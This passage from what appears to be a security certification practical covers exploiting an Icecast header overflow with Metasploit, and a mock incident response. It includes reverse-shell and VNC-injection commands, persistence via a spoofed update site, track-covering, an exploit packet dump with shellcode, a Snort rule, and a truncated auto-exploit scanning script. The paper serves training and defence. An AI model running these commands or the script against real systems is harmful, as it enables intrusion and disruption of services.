
*Command: msfcli icecast_header PAYLOAD=win32_reverse *
RHOST=10.10.40.100 LHOST=10.0.0.1 E

The above outlined attack will give me an interactive shell on the system. The way Metasploit performs the entire exploit and payload work is quite slick, but that does not display the true payload power of Metasploit. One of the most impressive payloads is the VNC DLL injection payload. If you aren't familiar with VNC, it's a popular remote administration utility that gives a graphical interface to the remote system. The VNC Metasploit attack will exploit the remote system and then upload the VNC DLL file and then execute a VNC listener or shovel a VNC connection to your system. The actual VNC DLL is loaded into the memory of the remote program you are exploiting, so any personal firewalls that spot outbound connections will attribute them to the exploited application. This in itself is a very covert outbound connection.

The VNC reverse connection can be performed simply by selecting the "win32_reverse_vncinject' payload. The RHOST and LHOST variables are the only things that need to be set. The command to exploit using VNC injection is listed below:

*Command: msfcli icecast_header PAYLOAD=win32_reverse_vncinject *
RHOST=10.10.40.100 LHOST=10.0.0.1 E

The following screenshot shows a successful VNC injection attack. The desktop of the Icecast server is now displayed on my Linux system through VNC:




There is a shell script attached to the Appendix of this paper that will perform an automated scan of a defined subnet for Icecast servers. I wrote this script while performing the scanning and exploitation in my lab environment for this paper.

The script performs the following functions:

1. Scans for port 8000 on a defined subnet
2. Uses Amap (written by THC) to discover Icecast servers
3. Fingerprints the OS of the discovered Icecast servers
4. Automatically exploits the first Windows Icecast server discovered and opens up an interactive VNC console window

The Amap application is a powerful application discovery tool. It is written by the group THC and will allow you to create custom trigger packets and check for custom response packets when probing a remote port. The script I created automatically plugs in information to check for Icecast systems.

Network Diagram



The diagram shows my attacker laptop connected to the average wireless network that may be found open to connection. The area of the SANS Audio network we're concerned with has a router 10.10.40.3 that we found in the traceroute. An nmap scan showed that certain ports are filtered, so we can be sure that a firewall is present or that the router is performing screening functions. Finally, the discovered systems are outlined behind the firewall including the Icecast server, a web server, an email server, and the external DNS server.

Keeping Access

Since the goal of hacking SANS Audio was to disable their audio broadcasting capability, this 'keeping access' section will be geared more towards how long I can keep the audio system down.

Since the OS and Icecast itself will not give any indication of attack, the intrusion must be found through other means. Earlier in the paper I showed a Snort signature that could be used to find an exploit attempt. As of today when I am writing this paper, there is no signature built into the Snort package that looks for this exploit. An IDS administrator would have to manually create this rule in order to find this attack. This is why I believe SANS Audio would not discover the attack until it was too late.

Once I shut the Icecast server down, the administrators will likely come log into the server to turn it back on. In my earlier discussion about DoS attacks, one of the attacks mentioned was deletion or alteration of a configuration file. Minor changes could be made to the Icecast configuration file that would make it difficult to bring Icecast back online. This would not keep Icecast down for long and might give me away, so we can save this trick as a last resort.

One tricky way to keep access on the system would be to mess with name resolution. If the administrators have any reason to believe that they need to upgrade Icecast, my exploit will no longer work. If I modify the 'lmhosts' file on the exploited system, I can spoof a domain name. The following 'lmhosts' entry would be used to spoof Icecast's homepage:

192.168.0.1 www.icecast.org

The above entry in the 'lmhosts' file would redirect any traffic destined to the domain name 'www.icecast.org' to the IP address 192.168.0.1. That IP address could then be set up to host a site that appears to be the Icecast homepage but only allows for the download of a vulnerable version of Icecast.

As a note on this Icecast exploit, once the Icecast service has been exploited it still continues to work as if nothing happened. This means that even once we have broken into the system the administrators would have no reason to believe that anything bad had just happened. This, along with the lack of adequate log files would allow us to maintain access indefinitely until an administrator updated Icecast and then rebooted the system.

Covering Tracks

There are very few tracks to cover when exploiting Icecast. It was stated at different points in the paper that no Windows event log entries are created from the exploitation. Also, Icecast creates no error or access logs from the offending host. The only cues to exploitation are a visual cue that a new connection has been made, a netstat entry, and potentially an IDS alert.

If the single new connection is a big concern, the Icecast service may be restarted. This will clear any evidence that an attacker was ever there. One point to note is that Icecast keeps track of uptime, so a restarted Icecast server would show a new uptime starting at 0 minutes. This may be a bigger cue to an administrator that something is awry.

The only other way I found it possible to discover an attack would be to check a netstat output and spot a rogue connection. If this is a concern for an attacker, a rootkit may be an option to explore. The web site www.rootkit.com has options you may want to explore if you believe an NT-based rootkit is worth hiding your tracks.

As stated above in the 'Keeping Access' section, there is no rule built into Snort at the time of this paper that will catch the Icecast Header exploit. This makes me believe that SANS Audio has not created an Icecast rule to alert for potential exploitation. It is for this reason that I believe there will be no Snort IDS tracks to cover.

Incident Handling Process

Preparation

As an incident handler for SANS Audio, I would first and foremost ensure that the server environment is physically secure. All the technological controls in the world can be in place and still be bypassed if a server is sitting out in the open. Hopefully the IT Department at SANS Audio has this requirement outlined in their server deployment policy. If this policy is not present, one must be drafted and published to fit these needs.

Another basic requirement for any company with an Internet presence is a firewall. A policy should state that the SANS Audio Internet connection will be protected with a stateful firewall. Stateful is a requirement as it protects against many stateless attacks such as ACK scans and ICMP echo reply covert communications. A stateful inspection firewall is also a possibility as this technology has the ability to inspect application-level data within a packet. That decision will be left to SANS Audio. A firewall policy needs to also be in place that defines proper egress and ingress filters to secure the SANS Audio servers as well as performing the good neighborly duty on the Internet.

Logical network segmenting will be another requirement for SANS Audio. Any server facing the Internet should be kept in a DMZ environment. This type of environment will contain any potential intrusions to the DMZ itself since a properly secured DMZ will not allow connections into the internal network. The network security policy needs to outline this basic architecture as a requirement.

An Intrusion Detection or Prevention system is also high on the priority list. Though not a requirement, it should be heavily considered. These systems have the ability to detect and potentially prevent malicious activity on a network. A properly configured system can help protect administrators against exploits that are targeting vulnerable systems. It can help increase the timeframe for administrators to update systems without disrupting daily business. SANS Audio should consider including IDS/IPS capabilities in their network security requirements.

Finally, none of these countermeasures will mean anything if they are not kept up to date and monitored. Procedures need to be implemented that outline daily log monitoring of the firewalls, routers, and IDS/IPS. Procedures also need to be in place that will keep the systems updated on a regular basis as to protect against the latest attacks both for the device itself and the network as a whole.

Identification

The attack that took place against the SANS Audio Icecast server was difficult to detect. The actual time of exploitation could not be determined by any of the clues left behind. After the incident had been identified as an attack, the best educated guess was that the exploit occurred shortly after the server was booted. Consider the following netstat output:

Command: netstat –ano
TCP 10.10.40.100:1030 10.0.0.1:4321 ESTABLISHED 1868

Notice that the source port on the SANS Audio server is 1030. This is an ephemeral port. Ephemeral ports start at 1024 and increment sequentially, which means that this was the 6th connection initiated by the server. Assuming the server was last rebooted at 10:00 AM on Sunday morning during a maintenance window, we can safely assume the attack took place Sunday morning. Keep in mind this is only an educated guess since there is no confirmation from any logs.

The true detection of the attack took place later. The exploit had already been successful and the attacker had shut down the Icecast server before SANS Audio had any idea that something had happened. Emails began arriving in the SANS Audio webmaster account on Sunday stating that the Icecast server was unavailable. The first email was received at 1:13 PM on Sunday stating that the audio connection was dropped which then became the first recorded incident.

I was on duty that day and responded to the event. It was determined to be an incident since it affected the SANS Audio public systems, but was not thought to be a malicious attack at that time. I logged onto the system, checked the event logs finding nothing suspicious, and restarted the Icecast process. I then opened up an audio stream to the Icecast server to be sure everything started up smoothly.

At 1:45 PM the Icecast service went down again. I logged back onto the server and this time ran 'netstat –ano' to see what network connections were established on the system. The following netstat connection appeared suspicious:

TCP 10.10.40.100:1030 10.0.0.1:4321 ESTABLISHED 1868

The strange thing about this connection was that process ID 1868 was the Icecast server itself. Since Icecast does not run on port 1030, I knew something was going on. I hooked the system up to a hub and began sniffing with tcpdump on my laptop. The following clip was taken from that tcpdump output:

Command: tcpdump –nnXtqs 1514 port 4321
10.0.0.1.4321 > 10.10.40.100.1030: tcp 4 (DF)

```
0x0000  4500 002c e053 4000 4006 d918 c0a8 0009      E..,.S@.@.......
0x0010  c0a8 0006 10e1 0406 29ad ed14 27fc 80c0      ........)...'...
0x0020  5018 1bc8 67c7 0000 6469 720a          P...g...dir.

10.10.40.100.1030 > 10.0.0.1.4321: tcp 4 (DF)
0x0000  4500 002c 0055 4000 8006 7917 c0a8 0006      E..,.U@...y.....
0x0010  c0a8 0009 0406 10e1 27fc 80c0 29ad ed18      ........'...)...
0x0020  5018 fae8 88a2 0000 6469 720a 0000            P.......dir...

10.0.0.1.4321 > 10.10.40.100.1030: tcp 0 (DF)
0x0000  4500 0028 e054 4000 4006 d91b c0a8 0009      E..(.T@.@.......
0x0010  c0a8 0006 10e1 0406 29ad ed18 27fc 80c4      ........)...'...
0x0020  5010 1bc8 3e3f 0000                P...>?..

10.10.40.100.1030 > 10.0.0.1.4321: tcp 1050 (DF)
0x0000  4500 0442 0056 4000 8006 7500 c0a8 0006      E..B.V@...u.....
0x0010  c0a8 0009 0406 10e1 27fc 80c4 29ad ed18      ........'...)...
0x0020  5018 fae8 25d8 0000 2056 6f6c 756d 6520      P...%.... Volume.
0x0030  696e 2064 7269 7665 2043 2068 6173 206e      in.drive.C.has.n
0x0040  6f20 6c61 6265 6c2e 0d0a 2056 6f6c 756d      o.label.... Volum
0x0050  6520 5365 7269 616c 204e 756d 6265 7220      e.Serial.Number.
0x0060  6973 2037 4344 362d 3546 3236 0d0a 0d0a      is.7CD6-5F26....
0x0070  2044 6972 6563 746f 7279 206f 6620 433a      .Directory.of.C:
0x0080  5c50 726f 6772 616d 2046 696c 6573 5c49      \Program.Files\I
0x0090  6365 6361 7374 3220 5769 6e33 320d 0a0d      cecast2.Win32...
(the packet continues on…)
```

The tcpdump command was running with no name or port resolution (-nn), outputting ASCII data (-X), and no extra or timestamp information (-tq), and had a snap length of 1514 (-s 1514) which will ensure that I capture all data in the Ethernet frame.

If you analyze the packets, you'll see some pretty scary stuff. The first packet shows a 'dir' command being sent to the SANS Audio server. The second packet shows the 'dir' command being echoed back to the attacker. The last two packets show directory listing information being sent to the attacker. This packet capture was a hard confirmation that the SANS Audio Icecast system had been hacked.

The evidence above shows that the basic countermeasures of a stateful firewall, DMZ architecture, and updated network hardware did not protect the system. These were simply not enough to stop an attack.

At this time I notified members of the incident response team and called up the Icecast system administrator to come on site as we assessed the situation.

Incident Timeline:

- System Exploited: Sunday between 10:00 AM and 1:13 PM
- Incident Detected: Icecast down, Sunday afternoon 1:13 PM
- System Up: Icecast restarted, Sunday afternoon 1:15 PM
- Incident Detected: Sunday afternoon 1:45 PM
- Incident Identified: Sunday afternoon 2:00 PM
- Incident Response: Team notified, Sunday afternoon 2:05 PM

Containment

I did a bit of research while the system administrator was on his way. Since that outbound connection was running within the process space of the Icecast server, it had to be an exploit against Icecast itself. This agreed with the firewall rules since only port 8000 (Icecast) was allowed inbound to that server. With this knowledge, I searched online and found the Icecast advisory posted back in late September:

Icecast advisory:
http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

A check of the Icecast version only revealed '2.x' and no sub version. The actual sub version wasn't necessary because it was obvious after reading the advisory that we were vulnerable. The advisory also stated that upgrading to the latest version of Icecast would fix the problem. This is the main countermeasure that can be taken to avoid exploitation.

Once the administrator arrived on site we made the decision to pull the system offline. It would do us no good to keep the system online since the attacker would continue to shut down the Icecast service as long as we were running a vulnerable version of Icecast. This was the initial step in containing the problem. The second step was to once again run a tcpdump sniff of the network to see if there were any other connections to the offending attacker:

Command: tcpdump –nnXtqs 1514 host 10.0.0.1

The command did not show any more connections to the attacker so we could now assume that the problem had been limited to one server. Taking that server offline contained the problem.

The system administrator and I then had conversations about the criticality of the audio server. It had been previously determined that if a catastrophic incident occurred that the system would simply be rebuilt. The only special service running on the server was Icecast, which could be reinstalled in minutes. The Icecast configuration file was downloaded to a floppy disk for use on the new Icecast server that was to be built. The system was turned off using the power button and the hard drives were removed. Those drives were to be kept in a safe place while we determined whether or not to attempt pursuing legal action.

Incident Timeline:

- Vulnerability Identified: Sunday between 2:15 PM
- Server Taken offline: 2:35 PM
- Containment Confirmed: 3:00 PM
- Server Powered Off: 3:10 PM
- Hard Drives Removed: 3:11 PM

Eradication

It was determined that the root cause of the problem was the vulnerable Icecast server. This was easy to determine since the outbound connection to the attacker's server was running within the process space of Icecast itself. That is a very clear sign that Icecast was the culprit.

The next step was to be sure that the attacker did not come back trying to attack the system again. A firewall rule was added that blocked the attacker's IP address from entering our network.

The problem was eliminated and cleaned up by a complete system rebuild. The cleanup process was foreshadowed in the Containment section and will be discussed in the Recovery phase.

Recovery

The system was rebuilt from scratch using new, clean hard drives. Once the OS was installed from CD, the system had to be placed online to grab updates from the Microsoft Windows Update site. The firewall hole to port 8000 was temporarily closed as to stop any potential connections to the new, unpatched server. Once all patches were installed, the system was rebooted. The latest version of the Icecast server was then downloaded from the Icecast web site. The Icecast configuration file was then re-applied to set up the system.

The next step was to double-check the firewall rules to be sure that only port 8000 was exposed to the Internet. Port 8000 was opened back up on the firewall and an nmap scan was performed from an external perspective of the network. Every one of the 65,535 ports were scanned with only port 8000 being open.

Command: nmap –p1-65535 10.10.40.100

The system could then easily be proven clean since the OS installation was put on clean media from a CD. Updates were applied from the Windows Update web site, which will digitally sign executable files showing that they really arrived from Microsoft. The business impact of this of the whole ordeal was that the SANS Audio radio station was unavailable for most of the day. The impact is not large since this was not a profit-driven service, but it may cause lost listeners due to downtime. If SANS Audio pursues legal action, the case may become public and the company may lose face since they were hacked.

The system was monitored closely for the remainder of the day. The 'netstat –ano' output was watched closely for any strange connections. Also, the firewall logs were monitored to see if the attacker had come back. Any dropped packets on the firewall from the attacker's IP address would be easily spotted.

The changes to the firewall ensure that IP address will not harm us again. The installation from clean media ensures us that our system is built safely. The upgrade of the Icecast server ensures us we're as up to date as possible against potential attacks. Finally, keeping an eye on the server's connections will give us a finger on the pulse of our server's status.

Lessons Learned

The biggest lesson learned out of this is to keep up to date on software. The lessons learned at SANS Audio showed a need for procedures that will be sure our administrators are aware of any software updates affecting Internet-facing software. This includes being subscribed to any vendor mailing lists as well as the security team keeping an inventory of Internet-facing software. This way the company will know if updates have been released or vulnerabilities have been discovered. Either way, the product can be updated or the problem can be mitigated.

To follow up on that point, the company also needs to define a risk assessment process. When software updates are released, the associated risks may not be large enough to require updating the software on the server. A risk assessment team needs to be created. This team will let administrators know if security risks are high enough to warrant updates. An accompanying software update schedule may be developed based on the assessed risk. For example, a DoS attack that is difficult to exploit may not be high on the update schedule priority, but a simple remote administrator-level attack may be high on the update schedule priority.

Another set of procedures needs to be established that takes advantage of IDS capabilities. Once vulnerabilities have been discovered affecting Internet-facing software, an IDS signature needs to be made as soon as possible. In the case of Icecast, an exploit was released in the vulnerability advisory itself. That exploit could be used to create an IDS signature as I displayed earlier in this paper. An IDS may not stop an attack, but it will definitely give you an idea that something is up before bad things happen.

References

1. Icecast, http://www.icecast.org

2. Auriemma, *Code execution in Icecast 2.0.1.* Bugtraq Mailing List, September 28, 2004. http://archives.neohapsis.com/archives/bugtraq/2004-09/0366.html

3. Secunia Icecast Advisory, http://secunia.com/advisories/12666/

4. Bugtraq Icecast Advisory, http://www.securityfocus.com/bid/11271/

5. RFC 2616, HTTP/1.1, http://www.faqs.org/rfcs/rfc2616.html

6. Metasploit Framework, http://www.metasploit.com/projects/Framework/

7. Icecast Header Module, Metasploit Framework, http://metasploit.com/projects/Framework/exploits.html#icecast_header

8. CERT, Denial of Service Attacks, http://www.cert.org/tech_tips/denial_of_service.html

9. Sam Spade, http://www.samspade.org

10. Netstumbler, http://www.netstumbler.com

11. Nmap, http://www.insecure.org/nmap/

12. Amap, http://www.thc.org/download.php?t=r&f=amap-4.7.tar.gz

13. Rootkit, http://www.rootkit.com

Appendix

Commands

Use tcpdump to capture outbound HTTP requests:

```
tcpdump –nnqX –s 1514 tcp dst port 80
```

Use tcpdump to capture inbound HTTP responses:

```
tcpdump –nnqX –s 1514 tcp src port 80
```

Use netstat to identify connections and their associated programs:

```
netstat -ano
```

Use nmap to perform a DNS lookup:

```
nmap –sL 10.10.40.100
```

Use tracert to map the hops to a destination network:

```
tracert –d 10.10.40.100
```

Use nmap to quickly find hosts with tcp port 8000:

```
nmap -p8000 -n -ttl 128 --max_parallelism=256 --host_timeout=1000 \
    -oM nmap-output.txt 10.10.40.1-254
```

Use amap to find our Icecast response:

```
amap –i nmap-output.txt –1 –p icecast –o amap-output.txt
```

Grab IP Addresses out of an amap output file:

```
cat amap-output.txt | grep icecast_v2 | cut -f 3 -d " " | cut -f 1 -d ":" > IP-list.txt
```

Use nmap to identify the OS of Icecast IP's contained within a file:

```
nmap -O -p8000 -iL IP-list.txt
```

Perform Metasploit exploitation of Icecast via command line:

```
msfcli icecast_header PAYLOAD=win32_reverse RHOST=10.10.40.1 LHOST=10.0.0.1 E
```

Metasploit Icecast Exploit Packet

```
17:47:28.550121 192.168.0.8.1033 > 192.168.0.6.8000: P [tcp sum ok] 0:996(996) ack 1 win 5840 <nop,nop,timestamp 181080
0> (DF) (ttl 64, id 39041, len 1048)
0x0000    4500 0418 9881 4000 4006 1d00 c0a8 0008  E.....@.@.......
0x0010    c0a8 0006 0409 1f40 af43 5b29 9fc0 3bb6  .......@.C[)..;.
0x0020    8018 16d0 3a2e 0000 0101 080a 0002 c358  ....:..........X
0x0030    0000 0000 eb0c 202f 2048 5454 502f 312e  ......./.HTTP/1.
0x0040    3120 d9ee d974 24f4 5b31 c9b1 5a81 7317  1....t$.[1..Z.s.
0x0050    f717 8e7b 83eb fce2 f40b ffd8 7bf7 17dd  ...{........{...
0x0060    2ea1 4005 17d3 0f05 3ecb 9cda 7e8f 1664  ..@.....>...~..d
0x0070    f0bd 0f05 21d7 1665 98c5 5e05 4f7c 1660  ....!..e..^.O|.`
0x0080    4a08 ebbf bb5b 2f6e 0ff0 d641 76f6 d065  J....[/n...Av..e
0x0090    89cc 6baa 6f82 f605 21d3 1665 1d7c 1bc5  ..k.o...!..e.|..
0x00a0    f0ad 0b8f 907c 1305 7a1f fc8c 4a37 48d0  .....|..z...J7H.
0x00b0    26ac d586 7ba9 7dbe 2293 9c97 f0ac 1b05  &...{.}.".......
0x00c0    20eb 9c95 f0ac 1fdd 1379 5980 9708 c107  .........yY.....
0x00d0    bc76 fb8e 7af7 17d9 2da4 9e6b 93e8 178e  .v..z...-..k....
0x00e0    7b67 168e 7b41 0e96 9c53 0efe 921b ee24  {g..{A...S.....$
0x00f0    1b2e 1e7b d63c fa72 40a0 44bc 24c4 258e  ...{.<.r@.D.$.%.
0x0100    207a 5c96 2a08 c007 a47e d403 0ee3 7d8b  .z\.*....~....}.
0x0110    22a6 4471 4f78 e8db 7fae 9e8a f515 e5a5  ".DqOx..........
0x0120    5ca3 e8b9 84a2 3fbf bba7 47de 2bb7 47ce  \.....?...G.+.G.
0x0130    2b08 42aa f230 7f4e d3f7 1fe6 79f7 076f  +.B..0.N....y..o
0x0140    f216 7d9e 2aa0 e8db 5bae 4ee6 38ba 538e  ..}.*...[.N.8.S.
0x0150    f214 9074 4a37 9af2 5f5b 7d9b 2204 bc09  ...tJ7.._[}."...
0x0160    8174 fbda bdb3 339e 3f91 d0ca 5fcb 168f  .t....3.?..._...
0x0170    f28b 33c6 f28b 33c2 f28b 33de f6b3 339e  ..3...3...3...3.
0x0180    2fa7 46df 2ab6 46c7 2aa6 44df 8482 17e6  /.F.*.F.*.D.....
0x0190    0909 a498 84a2 1371 ab7e f171 0ef7 7f23  .......q.~.q...#
0x01a0    a2f2 d971 2ef3 9e4d 1108 e8b8 8424 e8fb  ...q...M.....$..
0x01b0    7b9f f840 9b97 e8db 7fc6 ccdd 8427 178e  {..@.........'..
0x01c0    7b0d 0a41 6363 6570 743a 2074 6578 742f  {..Accept:.text/
0x01d0    6874 6d6c 0d0a 4163 6365 7074 3a20 7465  html..Accept:.te
0x01e0    7874 2f68 746d 6c0d 0a41 6363 6570 743a  xt/html..Accept:
0x01f0    2074 6578 742f 6874 6d6c 0d0a 4163 6365  .text/html..Acce
0x0200    7074 3a20 7465 7874 2f68 746d 6c0d 0a41  pt:.text/html..A
0x0210    6363 6570 743a 2074 6578 742f 6874 6d6c  ccept:.text/html
0x0220    0d0a 4163 6365 7074 3a20 7465 7874 2f68  ..Accept:.text/h
0x0230    746d 6c0d 0a41 6363 6570 743a 2074 6578  tml..Accept:.tex
0x0240    742f 6874 6d6c 0d0a 4163 6365 7074 3a20  t/html..Accept:.
0x0250    7465 7874 2f68 746d 6c0d 0a41 6363 6570  text/html..Accep
0x0260    743a 2074 6578 742f 6874 6d6c 0d0a 4163  t:.text/html..Ac
0x0270    6365 7074 3a20 7465 7874 2f68 746d 6c0d  cept:.text/html.
0x0280    0a41 6363 6570 743a 2074 6578 742f 6874  .Accept:.text/ht
0x0290    6d6c 0d0a 4163 6365 7074 3a20 7465 7874  ml..Accept:.text
0x02a0    2f68 746d 6c0d 0a41 6363 6570 743a 2074  /html..Accept:.t
0x02b0    6578 742f 6874 6d6c 0d0a 4163 6365 7074  ext/html..Accept
0x02c0    3a20 7465 7874 2f68 746d 6c0d 0a41 6363  :.text/html..Acc
0x02d0    6570 743a 2074 6578 742f 6874 6d6c 0d0a  ept:.text/html..
0x02e0    4163 6365 7074 3a20 7465 7874 2f68 746d  Accept:.text/htm
0x02f0    6c0d 0a41 6363 6570 743a 2074 6578 742f  l..Accept:.text/
0x0300    6874 6d6c 0d0a 4163 6365 7074 3a20 7465  html..Accept:.te
0x0310    7874 2f68 746d 6c0d 0a41 6363 6570 743a  xt/html..Accept:
0x0320    2074 6578 742f 6874 6d6c 0d0a 4163 6365  .text/html..Acce
0x0330    7074 3a20 7465 7874 2f68 746d 6c0d 0a41  pt:.text/html..A
0x0340    6363 6570 743a 2074 6578 742f 6874 6d6c  ccept:.text/html
0x0350    0d0a 4163 6365 7074 3a20 7465 7874 2f68  ..Accept:.text/h
0x0360    746d 6c0d 0a41 6363 6570 743a 2074 6578  tml..Accept:.tex
0x0370    742f 6874 6d6c 0d0a 4163 6365 7074 3a20  t/html..Accept:.
0x0380    7465 7874 2f68 746d 6c0d 0a41 6363 6570  text/html..Accep
0x0390    743a 2074 6578 742f 6874 6d6c 0d0a 4163  t:.text/html..Ac
0x03a0    6365 7074 3a20 7465 7874 2f68 746d 6c0d  cept:.text/html.
0x03b0    0a41 6363 6570 743a 2074 6578 742f 6874  .Accept:.text/ht
0x03c0    6d6c 0d0a 4163 6365 7074 3a20 7465 7874  ml..Accept:.text
0x03d0    2f68 746d 6c0d 0a41 6363 6570 743a 2074  /html..Accept:.t
0x03e0    6578 742f 6874 6d6c 0d0a 4163 6365 7074  ext/html..Accept
0x03f0    3a20 7465 7874 2f68 746d 6c0d 0a41 6363  :.text/html..Acc
0x0400    6570 743a 2074 6578 742f 6874 6d6c 0d0a  ept:.text/html..
0x0410    ff64 2404 0d0a 0d0a                      .d$.....
```

Snort Alert for Icecast

```
#Set variables
var $EXTERNAL_NET any
var $ICECAST_SERV 10.10.40.100
var $ICECAST_PORT 8000
var $EPHEMERAL 1024:
#
#Icecast Header Buffer Overflow alert
#
activate tcp $EXTERNAL_NET $EPHEMERAL -> $ICECAST_SERV $ICECAST_PORT(\
        msg:"Metasploit - Icecast Header Exploit";\
        activates:1;\
        flags:AP;\
        flow:from_client;\
        content:"Accept|3a20|text/html|0D0A|Accept|3a20|text/html|0D0A|";\
        offset:450;\
        nocase;\
        reference:bugtraq,11271;\
)
#
#Activated rule looking for an outbound shell
#
dynamic tcp $ICECAST_SERV !$ICECAST_PORT -> $EXTERNAL_NET any (\
        msg:"Metasploit - Outbound Shell Detected!";\
        flags:AP;\
        content:"(C) Copyright";\
        nocase;\
        activated_by:1;\
        count:20;\
)
```

Shell Script

```
#!/bin/sh
#
# This script depends on nmap, amap, and metasploit
# The file locations may vary on your system
#
# Scripted as a POC for the GCIH practical
#
# Jared McLaren

MY_IP=192.168.0.21
SUBNET=192.168.0.1-20

echo

if [ $EUID -ne 0 ]; then
        echo "You must be root to run this script"
        exit
fi

#Check that nmap exists and is executable
if [ ! -x /usr/local/bin/nmap ]; then
        echo "Nmap can't be found"
        exit
fi

#Check that amap exists and is executable
if [ ! -x /usr/local/bin/amap ]; then
        echo "Amap can't be found"
        exit
fi

#check that we can write to the current directory
touch testfileformyscript
if [ ! -e testfileformyscript ]; then
        echo "Can't write to current directory - exiting"
        exit
fi

#Run the nmap command and output our data
echo "Running nmap scan for port 8000..."
nmap -p8000 -n -ttl 128 --max_parallelism=256 --host_timeout=1000 -oM nmap-output.txt $SUBNET > /dev/null

#See if any ports were found open
PORT_CHECK=`grep open nmap-output.txt | cut -f1 -d ":"`
if [ -z $PORT_CHECK ]; then
        echo "No open ports were found - exiting..."
        rm -f nmap-output.txt
        exit
fi

#Check that our Icecast Amap entries exist
TRIGGER=`grep icecast /usr/local/bin/appdefs.trig | cut -f1 -d ":"`
RESPONSE=`grep icecast /usr/local/bin/appdefs.resp | cut -f1 -d ":"`

#Check for Trigger entry
if [ -z $TRIGGER ]; then
        echo "Trigger is being added to appdefs.trig file"
        printf "icecast:8000:tcp:0:\"GET \\\n\\\n\"\n" >> /usr/local/bin/appdefs.trig
        sleep 1
fi

#Check for Response entry
if [ -z $RESPONSE ]; then
        echo "Response is being added to appdefs.resp file"
        printf "icecast_v2::::IceCast2 Server\n" >> /usr/local/bin/appdefs.resp
```

```
        sleep 1
fi

#Amap the cleansed nmap list
echo "Running amap to identify Icecast servers..."
amap -i nmap-output.txt -p icecast -o amap-output.txt > /dev/null

#Prep an IP list from the Amap output
